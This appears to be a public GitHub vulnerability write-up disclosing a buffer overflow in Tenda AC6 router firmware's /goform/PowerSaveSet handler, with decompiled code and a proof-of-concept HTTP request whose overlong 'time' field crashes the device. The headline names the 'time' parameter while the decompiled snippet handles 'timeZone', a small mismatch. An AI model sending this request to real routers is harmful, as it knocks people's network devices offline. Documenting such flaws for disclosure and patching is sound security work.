Double-q1015 / **CVE-vulns** Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE-vulns / tenda_ac6 / setSmartPowerManagement / **setSmartPowerManagement.md**

Haizhen Qi(祁海珍) add History

0 contributors

45 lines (30 sloc) | 2.62 KB

Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the time parameter in the setSmartPowerManagement function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/PowerSaveSet` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



AC6V1.0升级软件 V15.03.05.19

立即下载

关联产品：AC6v1.0 更新日期：2017/5/27

1.此固件只适用于AC6V1.0的机器升级，不同型号不同硬件版本不能使用该软件，升级前请通过路由器底部贴纸确认产品型号和版本（如下图所示）；
2.修复部分bug;
3.增强设备安全;
4.升级方法： 使用tendawifi.com登录到路由器管理界面，打开系统管理--软件升级--点击本地升级，浏览到下载解压后的“.bin”的文件，点击确定即可升级;
5.升级过程中切勿切断电源，否则会导致路由器损坏而无法使用！软件升级完成后需要将路由器恢复出厂设置并重新设置上网！


AC6V1.0:电源输入是12V-1A

AC6V2.0:电源输入是9V-1A

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details

This vulnerability lies in the `/goform/PowerSaveSet` page，The details are shown below:




```
timeZone_value = get_value_from_web(a1, (int)"timeZone", (int)&unk_DF948);
v16 = timeZone_value;
if ( *timeZone_value )
{
  if ( v16 != (_BYTE *)-1 )
  {
    timeZone_value = (_BYTE *)sscanf(v16 + 1, "%[^:]:%s", nptr, v6);
    if ( timeZone_value == (_BYTE *)2 )
    {
      if ( *v16 == 45 )
        v21 = 12 - atoi(nptr);
      else
        v21 = atoi(nptr) + 12;
      sprintf(v8, "%d", v21);
      strcpy(v7, v6);
      SetValue("sys.timezone", v8);
      timeZone_value = (_BYTE *)SetValue("sys.timenextzone", v7);
    }
  }
}
```

POC

This POC can result in a Dos.

```
POST /goform/PowerSaveSet HTTP/1.1
Host: 192.168.204.133
Content-Length: 1380
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

time=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```